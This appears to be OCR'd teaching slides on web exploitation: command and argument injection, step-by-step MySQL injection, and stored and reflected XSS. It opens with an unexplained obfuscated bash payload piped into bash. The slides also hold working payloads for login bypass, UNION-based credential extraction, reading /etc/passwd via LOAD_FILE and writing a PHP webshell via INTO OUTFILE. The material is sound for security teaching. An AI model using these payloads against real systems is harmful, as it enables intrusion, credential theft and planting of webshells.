   ${@/l+Jau/+<b=k } p''"r"i""n$'t\u0066'  %s  "$(      ${*%%Frf\[4?T2   }  ${*##0\!j.G }   "r"'e'v <<< '    "} ~@{$"    ")  }  j@C`\7=-k#*{$   "}   ,@{$"  ; }  ;   } ,,*{$ "}]  }   ,*{$  "}   f9deh`\>6/J-F{\,vy//@{$" niOrw$   } QhwV#@{$ [NMpHySZ{$"  s%  "f"'"'"'4700u\n9600u\r'"'"'$p  {   ;  }  ~*{$  "}  48T`\PJc}\#@{$"   1#31  "}  ,@{$"   } D$y?U%%*{$ 0#84  *$   }   Lv:sjb/@{$   2#05   }   ~@{$   2#4   }*!{$  }   OGdx7=um/X@RA{\eA/*{$ 1001#2   }   Scnw:i/@{$  } ~~*{$  11#4   "} O#uG{\HB%@{$"   11#7 "} ^^@{$" 011#2   "}   ~~@{$" 11#3 }  L[\h3m/@{$  "}   ~@{$" 11#2 }  6u1N.b!\b%%*{$   }   YCMI##@{$   31#5 "} ,@{$" 01#7  }  (\}\;]\//*{$ }   %#6j/?pg%m/*{$   001#2  "} 6IW]\p*n%@{$"   }  ^^@{$ 21#7  } !\=jy#@{$  }   tz}\k{\v1/?o:Sn@V/*{$  11#5   ni   niOrw  rof ;   "}   ,,@{$"  } MD`\!\]\P%%*{$   )  }@{$   a   } ogt=y%*{$ "@$" /\   } {\nZ2^###*{$   \   *$  c  }@{$  }   h;|Yeen{\/.8oA1-RY//@{$   p  *$  "}@{$"  t   } zB(\R//*{$  } mX=XAFz_/9QKu//*{$  e   *$  s  } ~~*{$  d   }  ,*{$   } 2tgh%X-/L=a_r#f{\//*{$   w }  {\L8h=@*##@{$   "}   W9Zw##@{$"  (=NMpHySZ   ($"  la'"'"'"'"'"v"'"'"'"'"'"'"'"'"'"541\'"'"'$  } &;@0#*{$ '   "${@}" "${@%%Ij\[N   }"   ${@~~ }   )"  ${!*} |   $@  $'b\u0061'''sh   ${*//J7\{=.QH   }


[+] Payload size: 1232 characters
```

6 Command Injection - Argument Injection

- from a more abstract perspective, command injection revolves around modifying the arguments that are passed to the backend commands
  - thus every command injection is also an argument injection
- said differently
  - command injection is about injecting an additional command, next to the original one
  - argument injection is about performing malicious actions by supplying input, which is used as an argument

6 Command Injection - Argument Injection

- so why do I mention argument injection here?
- well, sometimes, you do not really need to chain an additional command, but can rather make use of pre-existent switches to achieve your goal
- consider the PHP snippet below:

```
system("find " . $_GET["file"]);
```

- we might achieve remote code execution by using the `-exec` option of the `find` utility

```
$ find -exec whoami \;
```

Web Exploitation

"The Internet's Version of Russian Roulette."


1	Web Refresher
2	Introduction Web Exploitation
3	Burp Suite
4	File Inclusion Attacks
5	File Upload Attacks
6	Command Injection
7	SQL Injection
8	Cross-Site Scripting

Tip: click any entry to jump to that section

7 SQLi - Terminology

- **data/database:** a ordered collection of data
- **DBMS** (database management system): software that runs on a server and interact with the database in order to read, modify, ... the data inside of it
- **SQL** is a type of language used to interact with DBMS software and issue queries on them

7 SQL - Figure




SQL is a programming language which is used to create queries, that can be sent to the DBMS in order to interact with the database

---

the DBMS is the piece of software on the server, that accepts queries which instructs it on how to interact with the database


7 SQL - Example



7 SQLi - Types of DBMS

- **relational DBMS**: data is stored in rows and columns to build tables
  - tables can have shared information, causing relationships between them
  - almost all RBMS use SQL

immatr. #	name	points
17238912	eve	88
96363291	bob	43
98532694	john	79



points	name	rank	scholarship
88	eve	2	yes
79	john	5	yes

7 SQLi - Types of DBMS

- **NoSQL**: flexible, non-tabular format like documents, key-value pairs, or graphs; ideal for unstructured or semi-structured data
- **Hierarchical DBMS**: tree structure, where each child has one parent, like a file directory; efficient for hierarchical data retrieval
- **Object-Oriented DBMS**: data are objects, with properties and methods; for complex data representations
- …

7 SQLi - Types of RDBMS

- **MySQL**: open source, widely used for web applications, often paired with PHP
- **PostgreSQL**: advanced features and extensibility, for complex applications and large databases
- **Microsoft SQL Server (MSSQL)**: Microsoft-developed, commonly used in enterprise environments
- **Oracle Database**: designed for large enterprise applications
- **SQLite**: lightweight, file-based DBMS commonly embedded in applications, mobile devices, and small projects
- ...
- note: not all RDBMS use SQL & some non-RDBMS use SQL

7 SQLi - SQL

- SQL can be used to perform the following actions
  - retrieve data
  - delete data
  - modify data
  - create new tables
  - create new databases
  - add/remove users
  - assign permissions to users

7 SQLi - SQL Flavors

- while all of the previous RDBMS use SQL, they do use different flavors
- the official ISO standard for SQL states only some rudimental functionalities
  - for anything beyond that, each RDBMS has its own flavor
  - might be due to performance of esoteric reasons
- we will be focussing on MySQL

7 SQLi - MySQL

- created by Michael Widenius in 1995
  - named after daughter My
- MariaDB: popular fork of MySQL that is open source
- by default, MySQL uses port `3306/tcp`

7 SQLi - `mysql` Command Utility

- the `mysql` command utility allows for interaction with the DBMS through the command line interface

```
[user@kali ~]$ mysql -u <username> -p
[user@kali ~]$ mysql -u <username> -p<password> # insecure
[user@kali ~]$ mysql -u <username> -P <port> -p
```

- a successful login is indicated by the `mysql>` prompt

```
mysql>
```

- note, MySQL expect any command to be terminated through `;`
- furthermore, all SQL commands are case insensitive while database-/table-names are case sensitive
  - best practice: command uppercase & names lowercase

- creating a new database (can contain multiple tables)

```
mysql> CREATE DATABASE movies;

Query OK, 1 row affected (0.01 sec)
```

- creating a new database (can contain multiple tables)

```
mysql> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| movies             |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
```

- MySQL default tables:
  - `information_schema`: metadata about other databases
  - `mysql`: user accounts, privileges & configuration settings
  - `performance_schema`: collects and organized performance data
  - `sys`: contains simplified view of `performance_schema`

- to select/use a database

```
mysql> USE movies;

Database changed
```

- tables are made of of rows (entries) and columns (fields)
  - fields need to have a data type associated with them
  - examples: `CHAR`, `VARCHAR`, `DATETIME`, `INT`

- to create table

```
mysql> CREATE TABLE horror (
    ->     id INT,
    ->     title VARCHAR(80),
    ->     director VARCHAR(50),
    ->     release DATETIME
    ->     );
Query OK, 0 rows affected (0.02 sec)
```

- show all tables in selected database

```
mysql> SHOW TABLES;

+------------------+
| Tables_in_movies |
+------------------+
| horror           |
+------------------+
1 row in set (0.00 sec)
```

- display table structure

```
mysql> DESCRIBE horror;

+----------+-------------+
| Field    | Type        |
+----------+-------------+
| id       | int         |
| title    | varchar(80) |
| director | varchar(50) |
| release  | date        |
+----------+-------------+
4 rows in set (0.00 sec)
```

- when creating a table, there are multiple configuration that can be added to fields; here are some examples:
  - `NOT NULL`: not allowed to be empty
  - `AUTO_INCREMENT`: increment value for each new entry
  - `PRIMARY KEY`: define a primary key to identify and index each entry

```
CREATE TABLE horror (
    id INT NOT NULL AUTO_INCREMENT,
    title VARCHAR(80) UNIQUE NOT NULL,
    director VARCHAR(50) NOT NULL,
    release DATETIME NOT NULL,
    PRIMARY KEY (id)
    );
4 rows in set (0.00 sec)
```

7 SQLi - Clauses

- now, that we figured out the mysql utility and how to create database and tables, let us look into essential SQL clauses used to create statements and interact with data
  - `SELECT` & `FROM`
  - `WHERE` & `LIKE`
  - `ORDER BY <n>` & `LIMIT`
  - `UNION`
  - `INSERT` & `INTO`
  - `DROP`

7 SQLi - SQL Statements - SELECT & FROM

SELECT used for retrieving data and FROM is used to specify which table to use

- SELECT takes as input which columns to retrieve

```
mysql> SELECT title, director FROM horror;
+---------------------------+--------------------+
| title                     | director           |
+---------------------------+--------------------+
| The Shining               | Stanley Kubrick    |
| Get Out                   | Jordan Peele       |
| Hereditary                | Ari Aster          |
| The Conjuring             | James Wan          |
| A Nightmare on Elm Street | Wes Craven         |
+---------------------------+--------------------+
```

7 SQLi - SQL Statements - SELECT & FROM

`SELECT` used for retrieving data and `FROM` is used to specify which table to use

- `*` can be used instead to retrieve all columns

```
mysql> SELECT * FROM horror;
+----+---------------------------+--------------------+---------------------+
| id | title                     | director           | release             |
+----+---------------------------+--------------------+---------------------+
|  1 | The Shining               | Stanley Kubrick    | 1980-05-23 00:00:00 |
|  2 | Get Out                   | Jordan Peele       | 2017-02-24 00:00:00 |
|  3 | Hereditary                | Ari Aster          | 2018-06-08 00:00:00 |
|  4 | The Conjuring             | James Wan          | 2013-07-19 00:00:00 |
|  5 | A Nightmare on Elm Street | Wes Craven         | 1984-11-09 00:00:00 |
+----+---------------------------+--------------------+---------------------+
```

7 SQLi - SQL Statements - SELECT & FROM

`SELECT` used for retrieving data and `FROM` is used to specify which table to use

- note, that `SELECT` can also be used with constant values, without `FROM` (and thus any table)

```
mysql> SELECT NULL, NULL, NULL;
+------+------+------+
| NULL | NULL | NULL |
+------+------+------+
| NULL | NULL | NULL |
+------+------+------+

mysql> SELECT "a", 1, NULL;
+---+---+------+
| a | 1 | NULL |
+---+---+------+
| a | 1 | NULL |
+---+---+------+
```

the first lines of these returned tables are actually the column names, while the second lines are the values

7 SQLi - SQL Statements - WHERE & LIKE

WHERE can be used as a filter, defining on which entries a statement applies

```
mysql> SELECT * FROM horror WHERE release > '2000-01-01 00:00:00';
+----+---------------------------+--------------------+---------------------+
| id | title                     | director           | release             |
+----+---------------------------+--------------------+---------------------+
|  3 | Get Out                   | Jordan Peele       | 2017-02-24 00:00:00 |
|  2 | Hereditary                | Ari Aster          | 2018-06-08 00:00:00 |
|  4 | The Conjuring             | James Wan          | 2013-07-19 00:00:00 |
+----+---------------------------+--------------------+---------------------+
```

LIKE can be used in addition to WHERE, for regex-like functionality

```
mysql> SELECT * FROM horror WHERE title LIKE 'The%';
+----+---------------------------+--------------------+---------------------+
| id | title                     | director           | release             |
+----+---------------------------+--------------------+---------------------+
|  1 | The Shining               | Stanley Kubrick    | 1980-05-23 00:00:00 |
|  4 | The Conjuring             | James Wan          | 2013-07-19 00:00:00 |
+----+---------------------------+--------------------+---------------------+
```

`ORDER BY` is used to sort a returned view on a table

```
mysql> SELECT * FROM horror ORDER BY director;
+----+--------------------------+--------------------+---------------------+
| id | title                    | director           | release             |
+----+--------------------------+--------------------+---------------------+
|  3 | Hereditary               | Ari Aster          | 2018-06-08 00:00:00 |
|  4 | The Conjuring            | James Wan          | 2013-07-19 00:00:00 |
|  2 | Get Out                  | Jordan Peele       | 2017-02-24 00:00:00 |
|  1 | The Shining              | Stanley Kubrick    | 1980-05-23 00:00:00 |
|  5 | A Nightmare on Elm Street | Wes Craven         | 1984-11-09 00:00:00 |
+----+--------------------------+--------------------+---------------------+
```

additionally, `DESC` or `ASC` can be provided to specify descending or ascending, correspondingly; furthermore, instead of the column name, one can also use the index of the selected column (starting at `1`)

```
mysql> SELECT * FROM horror ORDER BY 3 DESC;
```

7 SQLi - SQL Statements - `ORDER BY` & `LIMIT`

`LIMIT` is used to define the amount of entries (from the top) to show

```
mysql> SELECT * FROM horror ORDER BY director LIMIT 3;
+----+---------------------------+--------------------+---------------------+
| id | title                     | director           | release             |
+----+---------------------------+--------------------+---------------------+
|  3 | Hereditary                | Ari Aster          | 2018-06-08 00:00:00 |
|  4 | The Conjuring             | James Wan          | 2013-07-19 00:00:00 |
|  2 | Get Out                   | Jordan Peele       | 2017-02-24 00:00:00 |
+----+---------------------------+--------------------+---------------------+
```

7 SQLi - SQL Statements - UNION

`UNION` can be used to combine the results of two queries into a single view, with the following requirements

- both input tables require the same amount of columns
- the columns must have the same data type

```
mysql> SELECT title, director FROM horror ORDER BY director LIMIT 3
    UNION SELECT title, author FROM novels LIMIT 2;
+----------------------------+---------------------+
| title                      | director            |
+----------------------------+---------------------+
| Hereditary                 | Ari Aster           |
| The Conjuring              | James Wan           |
| Get Out                    | Jordan Peele        |
| Do Sheep Dream of Electr…  | Philip K. Dick      |
| Nightfall                  | Isaac Asimov        |
+----------------------------+---------------------+
```

7 SQLi - SQL Statements - INSERT & INTO

`INSERT`, together with `INTO`, is used to add entries to existing tables

```
mysql> INSERT INTO horror (title, director, release) VALUES
('Midsommar', 'Ari Aster', '2019-07-03 00:00:00');
```

7 SQLi - SQL Statements - DROP

the DROP command is used remove tables or databases

```
mysql> DROP TABLE horror;

Query OK, 0 rows affected (0.01 sec)


mysql> DROP DATABASE movies;

Query OK, 0 rows affected (0.02 sec)
```

7 SQLi - SQL Operators

- just like most other programming languages, SQL possesses logical operators
  - `AND`
  - `OR`
  - `= != < <= > >=`
  - `+ - * / %`

```
mysql> SELECT title, release, director
FROM horror
WHERE release >= '2000-01-01' AND director = 'James Wan'
   OR title != 'The Shining' AND release < '2010-01-01';
```

- note, in MySQL `AND` has a higher priority as an operator than `OR`

7 SQLi - SQL Comments

- to start an inline comment in most SQL interpretations, use the following syntax
  - **important**: a valid comment contains a space after `--`

```
mysql> SELECT title FROM horror; -- my comment
```

- imagine you are interested in creating some type of login functionality on your web application (from scratch; not recommended)
- they way to implement it, would require the following functionality
  - usernames and password (hashes) are stored in a database
  - for each login attempt, query the database with the provided credentials to find an entry with these information
  - if you did not find an entry → login failed
  - if you did find this entry → login succeeded

- in PHP, the implementation could look something like this

```
<?php
$servername = "localhost";
$username = "root";
$password = "password";
$dbname = "testdb";

$conn = new mysqli($servername, $username, $password, $dbname);

if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}

$user = $_POST['username'];
$pass = $_POST['password'];

$sql = "SELECT * FROM users WHERE username = '$user' AND password = '$pass'";

$result = $conn->query($sql);

if ($result->num_rows > 0) {
      echo "Login successful!";
} else {
      echo "Invalid username or password.";
}
...
```

- let us examining the query string...

```
"SELECT * FROM users WHERE username = '$user' AND password = '$pass'";
```

- this is where our input ends up:
  - in a string within PHP (`"..."`)
  - this string represents the SQL query
  - within the SQL query, our input is again represented as a sting (`'...'`)
- so, what happens if we enter `john'` as a username?

7 SQLi - SQLi Intuition

```
"SELECT * FROM users WHERE username = 'john'' AND password = '$pass'";
```

- the `'` we added will close the username string inside of the SQL query
- the original closing `'` will now actually open a new string, encasing `AND password =` as a string
- in this case, we would receive an error (string not closed)

- this mechanism is what SQL injections are based on
  - by using characters with special meaning inside SQL, we can control what the actual query will be, that is sent to the DBMS

- in the following, we will showcase four types of SQL injection attacks:

  1. subverting application logic
  2. extracting database information
  3. reading sensitive files
  4. writing files

- let us get back to the original examples
- question: given that we know a user admin exists and that we do not know the correct passphrase, how can we mount a SQL injection attack to still successfully login as the user admin?

```
...
$user = $_POST['username'];
$pass = $_POST['password'];

$sql = "SELECT * FROM users WHERE username = '$user' AND password = '$pass'";

$result = $conn->query($sql);

if ($result->num_rows > 0) {
     echo "Login successful!";
} else {
     echo "Invalid username or password.";
}
...
```

- the first option is to use `admin';--` as a username
- this will comment out the rest of the query, responsible for comparing passwords

```
$sql = "SELECT * FROM users WHERE username = '$user' AND password = '$pass'";
```



```
$sql = "SELECT * FROM users WHERE username = 'admin';-- ' AND password = '$pass'";
```

7 SQLi - Subverting Application Logic

- another option is to use the password field
- since we can not influence anything before our injection point, the query will still try to compare some password value
- to deal with this, simply be aware of the fact that the WHERE statement is basically using a logic term (everything on it right) to select, which entries to show
- the payload `' OR 1=1;--` will help us in always returning true for the entire filter term

```
$sql = "SELECT * FROM users WHERE username = '$user' AND password = '$pass'";
```



```
$sql = "SELECT * FROM users WHERE username = '$user' AND password = '' OR 1=1;-- '";
```

- let us consider a different application

```
<?php
...
$title = $_GET['title'];

$sql = "SELECT title, director FROM movies WHERE title = '$title'";

$result = $conn->query($sql);

if ($result->num_rows > 0) {
    while ($row = $result->fetch_assoc()) {
        echo "Title: " . $row["title"] . " - Director: " . $row["director"] .
"<br>";
    }
} else {
    echo "No movies found.";
}
...
```

7 SQLi - Extracting DB Information

- one important difference to the previous example:
  - while the login mechanism only used the SQL query results to determine, if a user (with a specific password) existed in the database, this application actually tries to display entries from the database
  - this enabled a new attack vector, in which we can try to extract data from one of the underlying databases
- naturally, this is only feasible if the query is injectable, which it is

```
$sql = "SELECT title, director FROM movies WHERE title = '$title'";
```

```
$sql = "SELECT title, director FROM movies WHERE title = '$title'";
```

- but the question is: how exactly can we extract data from some interesting tables, if this query on imports data from the movies table (which does not seem to hold any interesting piece of information, judging by the name) and our injection point is at the very end of the query (so we can not influence anything before)?
- perfect use case for the `UNION` clause
  - allows us to in aggregate multiple results into one table

- here is a little secret:
  - there exists a database web_info
  - inside this database exist a table creds
  - which has two columns: username & hash
- given this information, the SQL injection payload we would need is:

```
' UNION SELECT username, hash FROM web_info.creds;--
```

```
$sql = "SELECT title, director FROM movies WHERE title = '' UNION SELECT username, hash FROM web_info.creds;-- $title'";
```

7 SQLi - Extracting DB Information

```
$sql = "SELECT title, director FROM movies WHERE title = '' UNION SELECT
username, hash FROM web_info.creds;-- $title'";
```

- while this might seem simple enough, we have a bunch of problems:
  - how do we find out which databases exist?
  - how do we find out which tables exist in a database?
  - how do we find out which columns exist in a table?
  - how do we find out how many fields the original sql query returns (UNION only works if they match)?
  - how do we find out which of the original columns has a string compatible data type (UNION only works if datatypes match and we want to extract information in the form so strings)?

7 SQLi - Extracting DB Information

```
$sql = "SELECT title, director FROM movies WHERE title = '' UNION SELECT
username, hash FROM web_info.creds;-- $title'";
```

- one problem we might also encounter:
  - in this example, two fields of the table movies are returned
  - both them are displayed on the web page
  - it is also possible that more a returned and not all of them displayed
  - we also need to figure out, which of the columns/fields are actually displayed, and which ones are not

- with this in mind, this is the methodology for extracting DB information, assuming we are sure that a SQLi is possible

1. determine the number of fields in the original query
2. determine their data type and which of them are actually displayed
3. find out which databases, tables and columns exist
4. extract information

7 SQLi - Extracting DB Information - # Columns

- to determine the number of columns the original query is returning, there are two common ways
  a . `ORDER BY`: start with `ORDER BY 1` and try to increment, until you receive an error

```
$sql = "SELECT title, director FROM movies WHERE title = '' ORDER BY
<n>;-- $title'";
```

7 SQLi - Extracting DB Information - # Columns

- to determine the number of columns the original query is returning, there are two common ways
  b. `UNION SELECT NULL, NULL, ...`
    - we can also use a simple `SELECT` statement, where we only select `NULL` values (without needing to specify a table)
    - here you would again start with one `NULL`, then two, then three, ... until you encounter an error

```
$sql = "SELECT title, director FROM movies WHERE title = '' UNION SELECT
NULL;-- $title'";
$sql = "SELECT title, director FROM movies WHERE title = '' UNION SELECT
NULL, NULL;-- $title'";
…
```

7 SQLi - Extracting DB Information - # Columns

- to determine the number of columns the original query is returning, there are two common ways
  - `ORDER BY`
    - start with `ORDER BY 1` and try to increment, until you receive an error
  - `UNION SELECT NULL, NULL, ...`
    - we can also use a simple `SELECT` statement, where we only select `NULL` values (without needing to specify a table)
    - here you would again start with one `NULL`, then two, then three, ... until you encounter an error

- no matter how, once you determined the number of columns, it is time to determine which of the columns allows for string values (since the values we are interested in will most likely by of this type) and which of them are displayed
  - to elaborate on that last point: it is entirely possible that multiple columns are requested of a table, but only a subset is displayed on the resulting web page
  - if we, later, insert the values we are interested in into such a column, we obviously will no be able to see them

7 SQLi - Extracting DB Information - Type & Visibility

- the simplest way to find out, is to use string constants as values in a second (injected) query, via the `UNION` operator
- you can start by using only string constants (`"a"`, `"b"`, ...)
  - if you encounter an error here, it is because one of the columns does not allow strings
  - start replacing string constants by `NULL` to see which column you need to skip
- not only will you find out the data type, but also which of the columns actually get displayed

```
$sql = "SELECT title, director FROM movies WHERE title = '' UNION SELECT
"a", "b";-- $title'";
$sql = "SELECT title, director FROM movies WHERE title = '' UNION SELECT
"a", NULL;-- $title'";
```

7 SQLi - Extracting DB Information - Names

- if everything worked out, we can now include queries and know the number/data type/visibility of the requested columns
- everything we are missing now are names
  - database names
  - table names
  - column names
- remember the `information_schema` default database from before?
  - it contains exactly this kind of information

7 SQLi - Extracting DB Information - Names

start by displaying all the available databases

```
$sql = "SELECT title, director FROM movies WHERE title = '' UNION SELECT
schema_name, NULL FROM information_schema.schemata;-- $title'";
```

assume we found an interesting database `webapp_db`, we can then list all of its tables

```
$sql = "SELECT title, director FROM movies WHERE title = '' UNION SELECT
table_name, NULL FROM information_schema.tables WHERE table_schema =
'webapp_db';-- $title'";
```

assume we found an interesting tables `creds`, we can then list all of its columns

```
$sql = "SELECT title, director FROM movies WHERE title = '' UNION SELECT
column_name, NULL FROM information_schema.columns WHERE table_name =
'creds' AND table_schema = 'webapp_db' ;-- $title'";
```

7 SQLi - Extracting DB Information - Extraction

- finally, we are ready to extract the information
  - we assume that we found the columns `username` and `pwhash`

```
$sql = "SELECT title, director FROM movies WHERE title = '' UNION SELECT
username, pwhash FROM webapp_db.creds;-- $title'";
```

7 SQLi - Reading Files

- given certain configurations, we are also to read files on the system that is hosting the MySQL service
- the `LOAD_FILE("<file_path>")` directive will load the content of the specified file and return it
- it can be utilized by combining it with the previous approach (extracting information)

```
$sql = "SELECT title, director FROM movies WHERE title = '' UNION SELECT
"a", LOAD_FILE("/etc/passwd");-- $title'";
```

7 SQLi - Writing Files

- depending on the configuration, we even able to create files on the target system
  - by writing files to, e.g., the web directory, we can even obtain remote code execution
- to do so, we have to combine a SELECT statement with the INTO OUTFILE directive

```
$sql = "SELECT title, director FROM movies WHERE title = '' UNION SELECT
"a",'<?php SYSTEM($_GET["cmd"]); ?>' INTO OUTFILE
"/var/www/html/webshell.php";-- $title'";
```

Web Exploitation

"The Internet's Version of Russian Roulette."

1	Web Refresher
2	Introduction Web Exploitation
3	Burp Suite
4	File Inclusion Attacks
5	File Upload Attacks
6	Command Injection
7	SQL Injection
8	Cross-Site Scripting

Tip: click any entry to jump to that section

8 XSS - Introduction

- Cross-Site Scripting → XSS
- a type of attack in which an adversary attacks not the website itself, but the users visiting it
- general idea
  - try to inject malicious code somewhere on the website
  - when a user visits the website, malicious code is executed on their browser
  - mostly related to JavaScript, but can also be applied to HTML, Flash, VBScript, CSS, ...

8 XSS - Types

- there are multiple types of XSS attacks
- we will focus on the two most well known examples
  - stored XSS (or persistent XSS)
  - reflected XSS (or non-persistent XSS)

8 XSS - Stored - Idea

stored XSS

- inject malicious code on a webpage in such a fashion, that it is saved and embedded in that webpage
- whenever a user requests that specific webpage, the server responds with the payload
- payload is then executed on the user's browser, while rendering the webpage
- this means: one exploited stored XSS vulnerability attacks any user that visits the webpage
- classical examples of where this might happen:
  - comment section
  - product review

8 XSS - Stored - Example

- imagine a some forum that allows us to create comments, that are viewed by other users

```
POST /post/comment HTTP/1.1
Host: website.com
Content-Length: 100

postId=3&comment=This+post+was+extremely+helpful.&name=Carlos+Montoya&email=carlos%40normal-user.net
```


This post was extremely helpful.

8 XSS - Stored - Example

- we might be able to use this feature to perform a stored XSS attack
- let us think about what type of payload we would like to execute
  - for now, let us not worry about it
  - instead, let us try some proof-of-concept to see if we can embed executable JavaScript code in the first place
  - for this, typically, the alert function is used
    - good indicator whether a XSS attack would be possible (but not perfect)

```
<script> alert("XSS"); </script>
URL-encoded:  %3Cscript%3E%20alert%28%22XSS%22%29%3B%20%3C%2Fscript%3E
```

8 XSS - Stored - Example

- imagine a some forum that allows us to create comments, that are viewed by other users

```
POST /post/comment HTTP/1.1
Host: website.com
Content-Length: 100

postId=3&comment=%3Cscript%3E%20alert%28%22XSS%22%29%3B%20%3C%2F
script%3E
&name=Carlos+Montoya&email=carlos%40normal-user.net
```



```
<p><script> alert("XSS"); </script></p>
```

8 XSS - Reflected - Idea




reflected XSS

- malicious code is not permanently embedded on website, but only a temporary, dynamic embedding
- classically, think of a payload that is injected as a search request and the resulting web page displays "Results for ..."
- reflected XSS are usually directly send to victims in hope that they open a prepared link to trigger them
- this means: an exploited reflective XSS vulnerability attacks only users that open your prepared link
- classical examples of where this might happen:
  - search section
  - error warnings

8 XSS - Reflected - Example

- we assume a website, that allow us to search in some database, via the URL

```
https://insecure-website.com/search?term=gift
```



8 XSS - Reflected - Example

- we assume a website, that allow us to search in some database, via the URL

```
https://insecure-website.com/search?term=%3Cscript%3E%20alert%28%22XSS%22%29%3B%20%3C%2Fscript%3E
```


difference to stored XSS: you would need to somehow make a user to actually call this URL

```
<p>You searched for: </script> alert("XSS"); </script></p>
```

